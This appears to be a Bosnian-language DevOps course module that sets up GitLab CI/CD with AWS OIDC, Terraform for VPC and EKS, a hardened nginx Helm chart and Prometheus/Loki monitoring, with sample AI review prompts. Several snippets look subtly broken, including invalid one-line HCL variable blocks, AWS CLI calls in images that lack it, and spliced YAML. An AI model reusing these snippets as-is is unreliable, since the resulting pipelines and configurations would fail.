# Ako ovo ne radi – problem je network (provjeri da su oba na frontend mrežu)
```

Port 80 zauzet na hostu

```
sudo lsof -i :80 | grep LISTEN
# Ako radi Apache/nginx lokalno: sudo systemctl stop apache2 nginx
# Ili promijeni ports u docker-compose: "8080:80"
```

Source: 28-graduation-project/03-gitlab-repo-struktura.md

GitLab Repo Struktura i CI/CD Setup

Kreiranje GitLab projekta

Na GitLab UI: 1. New Project → Blank project 2. Project name: `project-a` 3. Visibility: Private 4. Deselektuj "Initialize repository with a README"

Branch protection rules

Settings → Repository → Protected Branches:

Branch	Merge	Push	Allowed to force push
<code>main</code>	Maintainers	No one	No

Settings → Merge Requests: - Merge method: Merge commit - Squash commits: Encourage - Require pipeline to succeed before merge: ON - Require a thread to be resolved before merge: ON - Number of approvals: 1 (za tim projekat)

GitLab Environments

Settings → CI/CD → Environments (kreira se automatski kad se pipeline pokrene, ali možeš pre-konfigurisati):

production environment: - Required approval rules: 1 approver - Deployment branch: `main` only

Ovo znači da `deploy:prod` job neće moći startati bez manual approvala.

CI/CD Variables

Settings → CI/CD → Variables. Dodaj sve prije nego pokušaš pokrenuti pipeline:

Variable	Tip	Zaštićena	Masked	Opis
<code>AWS_ROLE_ARN_DEV</code>	Variable	No	No	IAM OIDC role za dev
<code>AWS_ROLE_ARN_STAGING</code>	Variable	No	No	IAM OIDC role za staging
<code>AWS_ROLE_ARN_PROD</code>	Variable	Yes	No	IAM OIDC role za prod
<code>AWS_REGION</code>	Variable	No	No	<code>eu-west-1</code>
<code>TF_STATE_BUCKET</code>	Variable	No	No	<code>terraform-state-project-a</code>
<code>TF_STATE_DYNAMODB</code>	Variable	No	No	<code>terraform-locks</code>
<code>DOMAIN_DEV</code>	Variable	No	No	<code>dev.firma.com</code>
<code>DOMAIN_PROD</code>	Variable	No	No	<code>firma.com</code>
<code>GRAFANA_ADMIN_PASSWORD</code>	Variable	Yes	Yes	Grafana lozinka
<code>SLACK_WEBHOOK_URL</code>	Variable	Yes	Yes	Za AlertManager

Zaštićena (Protected): Vidljiva samo jobovima koji rade na protected branchu (main) ili protected environmentu (production). Review apps na feature branchovima NE vide ove varijable — koristit će `AWS_ROLE_ARN_DEV`.

Masked: Vrijednost se ne prikazuje u job logovima. Uvijek maskuj lozinke i tokene.

Zašto nema `AWS_ACCESS_KEY_ID` i `AWS_SECRET_ACCESS_KEY`

Koristimo OIDC (OpenID Connect). GitLab CI/CD job dobija JWT token koji može “redeemovati” za privremene AWS kredencijale. Prednosti: - Nema dugoročnih secretsa koji mogu procuriti - AWS credentials ističu automatski (1 sat) - IAM role je scopovana na specifičan GitLab projekat i branch

.gitlab-ci.yml Skeleton

```
# .gitlab-ci.yml (skeleton – kompletna verzija u modulu 06)
include:
  - local: '.gitlab/ci/lint.yml'
  - local: '.gitlab/ci/build.yml'
  - local: '.gitlab/ci/terraform.yml'
  - local: '.gitlab/ci/deploy.yml'

variables:
  DOCKER_DRIVER: overlay2
  DOCKER_BUILDKIT: "1"
  IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA

stages:
  - lint
  - build
  - tf-plan
  - tf-apply
  - deploy
  - verify
  - destroy
```

Koristimo `include` da razdvojimo pipeline na logične fajlove. Sve u `.gitlab/ci/` direktoriju:

```
.gitlab/
└─ ci/
    ├── lint.yml
    ├── build.yml
    ├── terraform.yml
    └─ deploy.yml
```

Ovo je posebno korisno sa AI: možeš poslati samo relevantan fajl umjesto cijelog 300-linijskog `.gitlab-ci.yml`.

.gitignore

```
# Terraform
**/.terraform/
*.tfstate
*.tfstate.backup
*.tfplan
.terraform.lock.hcl

# Sertifikati (ne commituj private ključeve!)
*.key
*.pem
*.crt
!example.crt

# Docker
.docker/

# Editor
.idea/
.vscode/
*.swp

# OS
.DS_Store
Thumbs.db
```

Kritično: `.tfstate` se nikad ne commituje — sadrži produkcijske secrets (database passworde, generated keys). Uvijek koristiti remote state (S3).

Merge Request template

Kreiraj `.gitlab/merge_request_templates/Default.md`:

```
## Šta je promijenjeno

## Kako testirati

## Checklist
- [ ] Pipeline prošao
- [ ] Testirano na dev environmentu
- [ ] Terraform plan priložen (ako ima infra promjena)
- [ ] Security implikacije razmotrene
```

AI prompt za setup

```
Imam GitLab projekat project-a. Kreiram CI/CD setup.
AWS region: eu-west-1
Environments: local (kind), dev (EKS), staging (EKS), prod (EKS)
Auth metoda: AWS OIDC (ne access keys)
Registry: GitLab Container Registry
```

Napiši mi listu svih CI/CD Variables koje trebam postaviti,
sa objašnjenjem zašto svaka postoji i da li treba biti zaštićena/maskirana.

Terraform Infrastruktura

Pregled arhitekture

Terraform u project-A je organizovan u tri sloja:

1. **bootstrap/** — kreira S3 bucket i DynamoDB za remote state (jednom, ručno)
2. **modules/** — reusable moduli: vpc, eks, iam
3. **envs/** — environment-specifična konfiguracija koja poziva module

Zašto ovako? Moduli se ne mijenjaju često. `envs/dev/main.tf` se mijenja za dev-specifične parametre. `modules/eks/main.tf` se mijenja kada trebaš novu EKS funkcionalnost za sve environmente.

Korak 1: Bootstrap (jednom)

```
# terraform/bootstrap/main.tf
terraform {
  required_providers {
    aws = { source = "hashicorp/aws", version = "~> 5.0" }
  }
}

provider "aws" { region = var.aws_region }

resource "aws_s3_bucket" "tf_state" {
  bucket = var.state_bucket_name

  lifecycle {
    prevent_destroy = true # Ovaj bucket NIKAD ne brišeš
  }
}

resource "aws_s3_bucket_versioning" "tf_state" {
  bucket = aws_s3_bucket.tf_state.id
  versioning_configuration { status = "Enabled" }
}

resource "aws_s3_bucket_server_side_encryption_configuration" "tf_state" {
  bucket = aws_s3_bucket.tf_state.id
  rule {
    apply_server_side_encryption_by_default { sse_algorithm = "AES256" }
  }
}

resource "aws_dynamodb_table" "tf_locks" {
  name           = "terraform-locks"
  billing_mode   = "PAY_PER_REQUEST"
  hash_key      = "LockID"
  attribute {
    name = "LockID"
    type = "S"
  }
}
```

```
cd terraform/bootstrap
terraform init
terraform apply -var="aws_region=eu-west-1" \
  -var="state_bucket_name=terraform-state-project-a"
```

Ovo radiš jednom, ručno, sa admin kredencijalima. Nakon ovoga, sav ostali Terraform koristi ovaj S3 bucket za state.

Korak 2: VPC modul

```
# terraform/modules/vpc/variables.tf
variable "env_name"      { type = string }
variable "aws_region"    { type = string }
variable "vpc_cidr"      { type = string, default = "10.0.0.0/16" }
variable "single_nat"    { type = bool, default = true } # false za prod
```

```
# terraform/modules/vpc/main.tf
locals {
  azs = ["${var.aws_region}a", "${var.aws_region}b", "${var.aws_region}c"]
}

resource "aws_vpc" "main" {
  cidr_block      = var.vpc_cidr
  enable_dns_hostnames = true
  enable_dns_support = true

  tags = {
    Name = "project-a-${var.env_name}"
    "kubernetes.io/cluster/project-a-${var.env_name}" = "shared"
  }
}

resource "aws_subnet" "private" {
  count          = 3
  vpc_id         = aws_vpc.main.id
  cidr_block     = cidrsubnet(var.vpc_cidr, 4, count.index)
  availability_zone = local.azs[count.index]

  tags = {
    Name = "private-${local.azs[count.index]}"
    "kubernetes.io/cluster/project-a-${var.env_name}" = "shared"
    "kubernetes.io/role/internal-elb" = "1"
  }
}

resource "aws_subnet" "public" {
  count          = 3
  vpc_id         = aws_vpc.main.id
  cidr_block     = cidrsubnet(var.vpc_cidr, 4, count.index + 3)
  availability_zone = local.azs[count.index]
  map_public_ip_on_launch = true

  tags = {
    Name = "public-${local.azs[count.index]}"
    "kubernetes.io/cluster/project-a-${var.env_name}" = "shared"
    "kubernetes.io/role/elb" = "1"
  }
}
```

Tagovi `kubernetes.io/role/elb = 1` na public subnets su obavezni za AWS ALB Controller — bez njih ne može kreirati load balancer.

Korak 3: EKS modul

```
# terraform/modules/eks/variables.tf
variable "env_name"      { type = string }
variable "cluster_name" { type = string }
variable "k8s_version"  { type = string, default = "1.29" }
variable "vpc_id"       { type = string }
variable "private_subnet_ids" { type = list(string) }
variable "instance_type" { type = string, default = "t3.medium" }
variable "desired_nodes" { type = number, default = 1 }
variable "min_nodes"     { type = number, default = 1 }
variable "max_nodes"     { type = number, default = 3 }
```

Ključni EKS resursi: `aws_eks_cluster`, `aws_eks_node_group`, `aws_iam_openid_connect_provider` (za IRSA), IRSA role za Cluster Autoscaler i AWS Load Balancer Controller.

```
# AI prompt za kompletan EKS modul:
# "Napiši terraform/modules/eks/main.tf sa: EKS 1.29, managed node group,
# OIDC provider, IRSA role za Cluster Autoscaler i AWS LB Controller.
# Varijable su definirane u variables.tf. Objasni svaki IAM trust policy."
```

Korak 4: IAM modul

```
# terraform/modules/iam/main.tf – GitLab CI/CD OIDC role

data "aws_iam_openid_connect_provider" "gitlab" {
  url = "https://gitlab.com"
}

resource "aws_iam_role" "gitlab_ci_dev" {
  name = "project-a-gitlab-ci-${var.env_name}"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Principal = {
        Federated = data.aws_iam_openid_connect_provider.gitlab.arn
      }
      Action = "sts:AssumeRoleWithWebIdentity"
      Condition = {
        StringLike = {
          "gitlab.com:sub" = "project_path:${var.gitlab_project_path}:ref_type:branch:ref:*"
        }
      }
    }]
  })
}
```

Condition na `project_path` znači da samo CI/CD jobovi iz tvog projekta mogu preuzeti ovu role — ne svako ko ima GitLab account.

Korak 5: Dev environment

```
# terraform/envs/dev/main.tf
terraform {
  backend "s3" {
    bucket      = "terraform-state-project-a"
    key         = "envs/dev/terraform.tfstate"
    region      = "eu-west-1"
    dynamodb_table = "terraform-locks"
    encrypt     = true
  }
}

module "vpc" {
  source      = "../../modules/vpc"
  env_name    = "dev"
  aws_region  = "eu-west-1"
  single_nat  = true # Jedna NAT gateway za dev (jeftiniji)
}

module "eks" {
  source      = "../../modules/eks"
  env_name    = "dev"
  cluster_name = "project-a-dev"
  vpc_id       = module.vpc.vpc_id
  private_subnet_ids = module.vpc.private_subnet_ids
  instance_type = "t3.medium"
  desired_nodes = 1
}
```

```
# terraform/envs/dev/dev.tfvars
env_name      = "dev"
aws_region    = "eu-west-1"
instance_type = "t3.medium"
desired_nodes = 1
domain_suffix = "dev.firma.com"
```

Pokretanje i brisanje

```
cd terraform/envs/dev

# Inicijalizacija
terraform init

# Plan (uvijek provjeri prije apply)
terraform plan -var-file=dev.tfvars -out=tfplan

# Primijeni
terraform apply tfplan

# Provjeri kreiran klaster
aws eks update-kubeconfig --name project-a-dev --region eu-west-1
kubectl get nodes

# Kada završiš – BRIŠI da izbjegneš troškove
terraform destroy -var-file=dev.tfvars
```

`terraform destroy` mora raditi čisto — bez errora, bez zaostalih resursa. Testiraj ovo na dev env prije nego pređeš na staging/prod.

AI workflow za terraform plan

Nakon svakog `terraform plan`, prijepi output u Claude:

```
Ovaj terraform plan output za dev environment:  
[prijepi cijeli plan]
```

1. Šta se kreira/mijenja/briše?
2. Postoje li "forces replacement" resursi? Zašto?
3. Da li procjenjuješ da će ovo povećati AWS troškove?
4. Ima li nešto što mi se čini rizično?

Ovo je posebno korisno kod prvih nekoliko applyja dok se privikavaš na to šta svaki Terraform resurs znači u AWS konzoli.

Source: `28-graduation-project/05-helm-chart.md`

Helm Chart

Struktura chart-a

```
helm/helloworld/  
├─ Chart.yaml  
├─ values.yaml          # defaults  
├─ templates/  
│   ├── _helpers.tpl  
│   ├── deployment.yaml  
│   ├── service.yaml  
│   ├── ingress.yaml  
│   └── hpa.yaml  
└─ values/  
    ├── local.yaml  
    ├── dev.yaml  
    ├── staging.yaml  
    └── prod.yaml
```

Chart.yaml

```
apiVersion: v2  
name: helloworld  
description: Hello World nginx aplikacija – project-A  
type: application  
version: 0.1.0  
appVersion: "1.0.0"
```

`version` je verzija chart-a, `appVersion` je verzija aplikacije. Mijenjaj `version` kad mijenjaš chart, `appVersion` kada puštaš novu verziju app-a.

helpers.tpl

```
{{/*
Expand the name of the chart.
*/}}
{{- define "helloworld.name" -}}
{{- default .Chart.Name .Values.nameOverride | trunc 63 | trimSuffix "-" }}
{{- end }}

{{/*
Common labels
*/}}
{{- define "helloworld.labels" -}}
helm.sh/chart: {{ .Chart.Name }}-{{ .Chart.Version }}
app.kubernetes.io/name: {{ include "helloworld.name" . }}
app.kubernetes.io/instance: {{ .Release.Name }}
app.kubernetes.io/version: {{ .Chart.AppVersion | quote }}
app.kubernetes.io/managed-by: {{ .Release.Service }}
{{- end }}

{{/*
Selector labels
*/}}
{{- define "helloworld.selectorLabels" -}}
app.kubernetes.io/name: {{ include "helloworld.name" . }}
app.kubernetes.io/instance: {{ .Release.Name }}
{{- end }}
```



```

apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ include "helloworld.name" . }}
  labels:
    {{- include "helloworld.labels" . | nindent 4 }}
spec:
  replicas: {{ .Values.replicaCount }}
  selector:
    matchLabels:
      {{- include "helloworld.selectorLabels" . | nindent 6 }}
  template:
    metadata:
      labels:
        {{- include "helloworld.selectorLabels" . | nindent 8 }}
    spec:
      securityContext:
        runAsNonRoot: true
        runAsUser: 101          # nginx user
        runAsGroup: 101
        fsGroup: 101
      containers:
        - name: nginx
          image: "{{ .Values.image.repository }}:{{ .Values.image.tag }}"
          imagePullPolicy: {{ .Values.image.pullPolicy }}
          ports:
            - containerPort: 80
              name: http
          securityContext:
            allowPrivilegeEscalation: false
            readOnlyRootFilesystem: true
            capabilities:
              drop: ["ALL"]
          volumeMounts:
            - name: tmp
              mountPath: /tmp
            - name: nginx-cache
              mountPath: /var/cache/nginx
            - name: nginx-run
              mountPath: /var/run
          livenessProbe:
            httpGet:
              path: /healthz
              port: 80
            initialDelaySeconds: 10
            periodSeconds: 10
            timeoutSeconds: 3
            failureThreshold: 3
          readinessProbe:
            httpGet:
              path: /
              port: 80
            initialDelaySeconds: 5
            periodSeconds: 5
            timeoutSeconds: 2
            failureThreshold: 3
          resources:
            {{- toYaml .Values.resources | nindent 12 }}
      volumes:
        - name: tmp
          emptyDir: {}
        - name: nginx-cache
          emptyDir: {}
        - name: nginx-run
          emptyDir: {}

```

`readOnlyRootFilesystem: true` + `emptyDir` volumeovi: nginx treba da piše u `/tmp`, `/var/cache/nginx` i `/var/run`. Montujemo `emptyDir` (in-memory) na ove putanje. Ostatak filesystema je read-only — exploit koji dobiše shell ne može modifikovati binarne fajlove.

templates/service.yaml

```
apiVersion: v1
kind: Service
metadata:
  name: {{ include "helloworld.name" . }}
  labels:
    {{- include "helloworld.labels" . | nindent 4 }}
spec:
  type: ClusterIP
  ports:
    - port: 80
      targetPort: http
      protocol: TCP
      name: http
  selector:
    {{- include "helloworld.selectorLabels" . | nindent 4 }}
```

templates/ingress.yaml

```
{{- if .Values.ingress.enabled -}}
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: {{ include "helloworld.name" . }}
  labels:
    {{- include "helloworld.labels" . | nindent 4 }}
  {{- with .Values.ingress.annotations }}
  annotations:
    {{- toYaml . | nindent 4 }}
  {{- end }}
spec:
  {{- if .Values.ingress.tls }}
  tls:
    - hosts:
        - {{ .Values.ingress.host }}
      {{- if .Values.ingress.tlsSecretName }}
      secretName: {{ .Values.ingress.tlsSecretName }}
      {{- end }}
  {{- end }}
  rules:
    - host: {{ .Values.ingress.host }}
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: {{ include "helloworld.name" . }}
                port:
                  name: http
  {{- end }}
```

templates/hpa.yaml

```
{{- if .Values.hpa.enabled -}}
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: {{ include "helloworld.name" . }}
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: {{ include "helloworld.name" . }}
  minReplicas: {{ .Values.hpa.minReplicas }}
  maxReplicas: {{ .Values.hpa.maxReplicas }}
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: {{ .Values.hpa.targetCPUUtilizationPercentage }}
{{- end }}
```

values.yaml (defaults)

```
replicaCount: 1

image:
  repository: registry.gitlab.com/tvoj-user/project-a
  tag: latest
  pullPolicy: Always

ingress:
  enabled: true
  host: app.local
  tls: false
  tlsSecretName: ""
  annotations: {}

resources:
  requests:
    cpu: 50m
    memory: 64Mi
  limits:
    cpu: 200m
    memory: 128Mi

hpa:
  enabled: false
  minReplicas: 1
  maxReplicas: 5
  targetCPUUtilizationPercentage: 70
```

values/local.yaml

```
image:
  pullPolicy: Never    # Koristi lokalni image, ne pull-aj

ingress:
  host: app.local
  annotations:
    kubernetes.io/ingress.class: nginx
```

values/prod.yaml

```
replicaCount: 3

image:
  pullPolicy: IfNotPresent

ingress:
  host: app.firma.com
  tls: true
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/target-type: ip
    alb.ingress.kubernetes.io/certificate-arn: "{{ .Values.acmCertArn }}"
    alb.ingress.kubernetes.io/ssl-redirect: "443"

resources:
  requests:
    cpu: 100m
    memory: 128Mi
  limits:
    cpu: 500m
    memory: 256Mi

hpa:
  enabled: true
  minReplicas: 3
  maxReplicas: 10
  targetCPUUtilizationPercentage: 70
```

Helm lint i test

```
# Provjeri sintaksu
helm lint ./helm/helloworld
helm lint ./helm/helloworld -f helm/helloworld/values/prod.yaml

# Provjeri generisan YAML
helm template helloworld ./helm/helloworld \
  -f helm/helloworld/values/local.yaml | \
  kubectl apply --dry-run=client -f -

# Provjeri sa kubesecc
helm template helloworld ./helm/helloworld | \
  docker run --rm -i kubesecc/kubesecc:latest scan /dev/stdin
```

AI prompt za security review

Evo Helm chart Deployment template-a:
[prijepi deployment.yaml]

Pregledaj sa sigurnosnog aspekta. Posebno:

1. Securitycontext – je li ispravno konfigurisan?
2. ReadOnlyRootFilesystem – šta nedostaje da ovo radi sa nginx?
3. Resource limits – jesu li razumni za statički nginx?
4. Da li capabilities drop ALL može uzrokovati probleme?

Source: 28-graduation-project/06-gitlab-pipeline.md

GitLab Pipeline

Kompletni .gitlab-ci.yml

```
# .gitlab-ci.yml
include:
  - local: '.gitlab/ci/lint.yml'
  - local: '.gitlab/ci/build.yml'
  - local: '.gitlab/ci/terraform.yml'
  - local: '.gitlab/ci/deploy.yml'

variables:
  DOCKER_DRIVER: overlay2
  DOCKER_BUILDKIT: "1"
  IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA
  HELM_CHART: ./helm/helloworld

stages:
  - lint
  - build
  - tf-plan
  - tf-apply
  - deploy
  - verify
  - destroy
```

.gitlab/ci/lint.yml

```
# Svi lint jobovi rade paralelno — nisu međusobno zavisni
hadolint:
  stage: lint
  image: hadolint/hadolint:latest-debian
  script:
    - hadolint app/Dockerfile

helm-lint:
  stage: lint
  image:
    name: alpine/helm:3.14.0
    entrypoint: [""]
  script:
    - helm lint $HELM_CHART
    - helm lint $HELM_CHART -f $HELM_CHART/values/prod.yaml

terraform-lint:
  stage: lint
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  script:
    - find terraform -name "*.tf" -exec dirname {} \; | sort -u | while read dir; do
      cd $CI_PROJECT_DIR/$dir && terraform fmt -check && terraform validate || true;
    done
```

Sva tri lint joba rade u paraleli — `helm-lint` ne čeka `hadolint`. Štedi 2-3 minute po pipeline runu.

.gitlab/ci/build.yml

```
docker-build:
  stage: build
  image: docker:24
  services:
    - docker:24-dind
  needs: ["hadolint"] # Čeka samo hadolint, ne sve lint
  before_script:
    - docker login -u $CI_REGISTRY_USER -p $CI_JOB_TOKEN $CI_REGISTRY
  script:
    - docker build
      --cache-from $CI_REGISTRY_IMAGE:latest
      --build-arg BUILDKIT_INLINE_CACHE=1
      -f app/Dockerfile
      -t $IMAGE_TAG
      -t $CI_REGISTRY_IMAGE:latest
      .
    - docker push $IMAGE_TAG
    - docker push $CI_REGISTRY_IMAGE:latest

> **Podman multi-platform u GitLab CI:**
> ```yaml
> build:
>   image: quay.io/podman/stable
>   variables:
>     STORAGE_DRIVER: vfs
>   script:
>     - podman manifest create $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
>     - podman build --platform linux/amd64 --manifest $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA .
>     - podman build --platform linux/arm64 --manifest $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA .
>     - podman manifest push --all $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
> ...
> Nema potrebe za `buildx` ili BuildKit — Podman manifest nativno podržava multi-platform.

trivy-scan:
  stage: build
  image:
    name: aquasec/trivy:latest
    entrypoint: [""]
  needs: ["docker-build"]
  script:
    - trivy image
      --exit-code 1
      --severity HIGH,CRITICAL
      --no-progress
      $IMAGE_TAG
  allow_failure: false # Pipeline se stopa na HIGH/CRITICAL
```

`--cache-from $CI_REGISTRY_IMAGE:latest` je docker layer cache. Svaki push povuče prethodni `latest` image kao cache — slojevi koji se nisu promijenili se ne rebuilduju. Štedi 3-5 minuta za nginx image.

`.gitlab/ci/terraform.yml`

```

.tf-base: &tf-base
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  before_script:
    - &aws-auth >
      export $(printf "AWS_ACCESS_KEY_ID=%s AWS_SECRET_ACCESS_KEY=%s
      AWS_SESSION_TOKEN=%s" $(aws sts assume-role-with-web-identity
      --role-arn $AWS_ROLE_ARN_DEV
      --role-session-name "gitlab-ci-$CI_PIPELINE_ID"
      --web-identity-token $CI_JOB_JWT_V2
      --duration-seconds 3600
      --query 'Credentials.[AccessKeyId,SecretAccessKey,SessionToken]'
      --output text))
    - cd terraform/envs/dev
    - terraform init

tf-plan-dev:
  <<: *tf-base
  stage: tf-plan
  script:
    - terraform plan -var-file=dev.tfvars -out=tfplan -no-color 2>&1 | tee plan.txt
    - |
      if [ -n "$CI_MERGE_REQUEST_IID" ]; then
        BODY="## Terraform Plan (dev)\n\\`\\`\\`\\`n$(cat plan.txt)\n\\`\\`\\`\\`"
        curl --silent --request POST \
          --header "PRIVATE-TOKEN: $GITLAB_TOKEN" \
          --data-urlencode "body=$BODY" \
          "$CI_API_V4_URL/projects/$CI_PROJECT_ID/merge_requests/$CI_MERGE_REQUEST_IID/notes"
      fi
  artifacts:
    paths: [terraform/envs/dev/tfplan]
    expire_in: 1 hour
  rules:
    - if: $CI_MERGE_REQUEST_IID

tf-apply-dev:
  <<: *tf-base
  stage: tf-apply
  script:
    - terraform apply -auto-approve tfplan
  dependencies: ["tf-plan-dev"]
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: on success

```



```

helm-base: &helm-base
  image: alpine/helm:3.14.0
  before_script:
    - *aws-auth
    - aws eks update-kubeconfig --name project-a-dev --region $AWS_REGION

deploy-dev:
  <<: *helm-base
  stage: deploy
  script:
    - helm upgrade --install helloworld $HELM_CHART
      --namespace helloworld-dev
      --create-namespace
      --set image.tag=$CI_COMMIT_SHORT_SHA
      -f $HELM_CHART/values/dev.yaml
      --wait --timeout 5m
  environment:
    name: dev
    url: https://app.$DOMAIN_DEV
  rules:
    - if: $CI_COMMIT_BRANCH == "main"

# Review app za svaki MR
deploy-review:
  <<: *helm-base
  stage: deploy
  variables:
    REVIEW_NS: mr-$CI_MERGE_REQUEST_IID
    REVIEW_HOST: mr-$CI_MERGE_REQUEST_IID.$DOMAIN_DEV
  script:
    - helm upgrade --install helloworld-$REVIEW_NS $HELM_CHART
      --namespace $REVIEW_NS
      --create-namespace
      --set image.tag=$CI_COMMIT_SHORT_SHA
      --set ingress.host=$REVIEW_HOST
      -f $HELM_CHART/values/dev.yaml
      --wait --timeout 5m
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    url: https://mr-$CI_MERGE_REQUEST_IID.$DOMAIN_DEV
    on_stop: destroy-review
  rules:
    - if: $CI_MERGE_REQUEST_IID

destroy-review:
  <<: *helm-base
  stage: destroy
  variables:
    REVIEW_NS: mr-$CI_MERGE_REQUEST_IID
  script:
    - helm uninstall helloworld-$REVIEW_NS --namespace $REVIEW_NS --wait
    - kubectl delete namespace $REVIEW_NS
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    action: stop
  rules:
    - if: $CI_MERGE_REQUEST_IID
      when: manual

deploy-prod:
  <<: *helm-base
  stage: deploy
  before_script:
    - *aws-auth # Isti pattern ali sa PROD role
    - aws eks update-kubeconfig --name project-a-prod --region $AWS_REGION
  script:

```

```
- helm upgrade --install helloworld $HELM_CHART
  --namespace helloworld-prod
  --create-namespace
  --set image.tag=$CI_COMMIT_SHORT_SHA
  -f $HELM_CHART/values/prod.yaml
  --wait --timeout 10m
environment:
  name: production
  url: https://app.$DOMAIN_PROD
rules:
  - if: $CI_COMMIT_BRANCH == "main"
    when: manual
```

Pregled svih jobova

Job	Trigger	Trajanje	Šta radi
hadolint	Svaki push	~30s	Lint Dockerfile
helm-lint	Svaki push	~20s	Lint Helm chart
terraform-lint	Svaki push	~30s	fmt + validate
docker-build	Nakon hadolint	~3m	Build + push image
trivy-scan	Nakon build	~2m	CVE scan, fail na HIGH
tf-plan-dev	Samo MR	~2m	Plan + komentar na MR
tf-apply-dev	Push na main	~4m	Apply Terraform
deploy-dev	Push na main	~2m	Helm deploy na dev
deploy-review	Svaki MR	~2m	Review app kreiranje
destroy-review	Manual (MR zatvoren)	~1m	Brisanje review app-a
deploy-prod	Manual na main	~3m	Prod deploy

AWS OIDC auth u pipeline-u

```
# OIDC token dobijamo iz $CI_JOB_JWT_V2 (GitLab 15.7+)
# AWS STS konvertuje JWT u privremene credentials
# Credentials traju 3600 sekundi (1 sat)
# Svaki job radi zasebno assume-role – nema dijeljenja credentials između jobova

# Provjera da OIDC radi (dodaj u before_script za debug):
- aws sts get-caller-identity
```

AI prompt za pipeline optimizaciju

Ovaj GitLab CI pipeline traje 15 minuta. Evo .gitlab-ci.yml:
[prijepi cijeli sadržaj]

Analiziraj:

1. Koji jobovi mogu raditi paralelno (nisu međusobno zavisni)?
2. Gdje je docker build spor – kako optimizovati layer caching?
3. Da li terraform apply mora raditi na svakom push na main ili samo kada se .tf fajlovi promijene?
4. Predloži konkretne promjene sa procijenjenom uštedom vremena.

Source: 28-graduation-project/07-monitoring-setup.md

Monitoring Setup

Šta instaliraš

Na svakom EKS clusteru (dev i prod) postavljaš kompletan monitoring stack:

- **Prometheus** — skuplja metrike sa svih podova i nodova
- **Grafana** — vizualizacija metrika, dashboardi
- **AlertManager** — slanje alarma (Slack, email)
- **Loki** — agregacija logova
- **Promtail** — agent koji šalje logove u Loki
- **nginx-prometheus-exporter** — metrike specifično za helloworld app

Sve se instalira via Helm — konzistentno sa ostatkom projekta.

Korak 1: Helm repo dodavanje

```
helm repo add prometheus-community https://prometheus-community.github.io/helm-charts
helm repo add grafana https://grafana.github.io/helm-charts
helm repo update
```

Korak 2: monitoring-values.yaml za AWS

```
# monitoring-values.yaml
grafana:
  adminPassword: "${GRAFANA_ADMIN_PASSWORD}" # iz CI/CD variable
  ingress:
    enabled: true
    ingressClassName: alb
    annotations:
      alb.ingress.kubernetes.io/scheme: internet-facing
      alb.ingress.kubernetes.io/target-type: ip
      alb.ingress.kubernetes.io/certificate-arn: "ACM_CERT_ARN"
      alb.ingress.kubernetes.io/ssl-redirect: "443"
    hosts:
      - monitoring.dev.firma.com
  tls:
    - hosts:
        - monitoring.dev.firma.com
  persistence:
    enabled: true
    storageClassName: gp3
    size: 10Gi
  grafana.ini:
    server:
      root_url: https://monitoring.dev.firma.com

prometheus:
  prometheusSpec:
    retention: 7d
    storageSpec:
      volumeClaimTemplate:
        spec:
          storageClassName: gp3
          accessModes: ["ReadWriteOnce"]
          resources:
            requests:
              storage: 20Gi

alertmanager:
  alertmanagerSpec:
    storage:
      volumeClaimTemplate:
        spec:
          storageClassName: gp3
          resources:
            requests:
              storage: 5Gi

config:
  receivers:
    - name: slack
      slack_configs:
        - api_url: "${SLACK_WEBHOOK_URL}"
          channel: "#alerts-dev"
          title: "{{ .GroupLabels.alertname }}"
          text: "{{ range .Alerts }}{{ .Annotations.description }}{{ end }}"
  route:
    receiver: slack
    group_by: ['alertname', 'namespace']
    group_wait: 30s
    group_interval: 5m
    repeat_interval: 4h

# StorageClass gp3 je noviji i jeftiniji od gp2 na AWS
```

Korak 3: Instalacija

```
helm upgrade --install monitoring \
  prometheus-community/kube-prometheus-stack \
  --namespace monitoring \
  --create-namespace \
  -f monitoring-values.yaml \
  --version 58.0.0 \
  --wait --timeout 10m
```

Pinaj verziju (`--version 58.0.0`) — `prometheus-community` chart se često ažurira i može doći do breaking changes između verzija.

Korak 4: Loki + Promtail

```
# Loki (storage logs agregator)
helm upgrade --install loki grafana/loki \
  --namespace monitoring \
  -f loki-values.yaml \
  --wait

# Promtail (agent na svakom nodu koji šalje logove)
helm upgrade --install promtail grafana/promtail \
  --namespace monitoring \
  --set "config.clients[0].url=http://loki:3100/loki/api/v1/push" \
  --wait
```

```
# loki-values.yaml (single-binary za dev, distribuiran za prod)
loki:
  commonConfig:
    replication_factor: 1
  storage:
    type: s3
    s3:
      region: eu-west-1
      bucketNames:
        chunks: project-a-loki-dev
        ruler: project-a-loki-ruler-dev
  schemaConfig:
    configs:
      - from: "2024-01-01"
        store: tsdb
        object_store: s3
        schema: v13
```

Loki na S3 je jeftiniji od EBS — logovi se ne trebaju brzo čitati kao metrike.

Korak 5: nginx exporter za helloworld

Nginx ne eksportuje Prometheus metrike nativno. Dodaj exporter kao sidecar:

```
# Dodaj u Helm chart values/dev.yaml
nginx:
  statusPort: 8080 # nginx stub_status

nginxExporter:
  enabled: true
  image: nginx/nginx-prometheus-exporter:1.1.0
  port: 9113
```

```
# Dodaj u app/nginx.conf
location /nginx_status {
    stub_status;
    allow 127.0.0.1;
    deny all;
}
```

Sidecar pattern: `nginx-prometheus-exporter` kontejner čita `nginx status` na `localhost:8080/nginx_status` i eksportuje Prometheus metrike na `9113/metrics`.

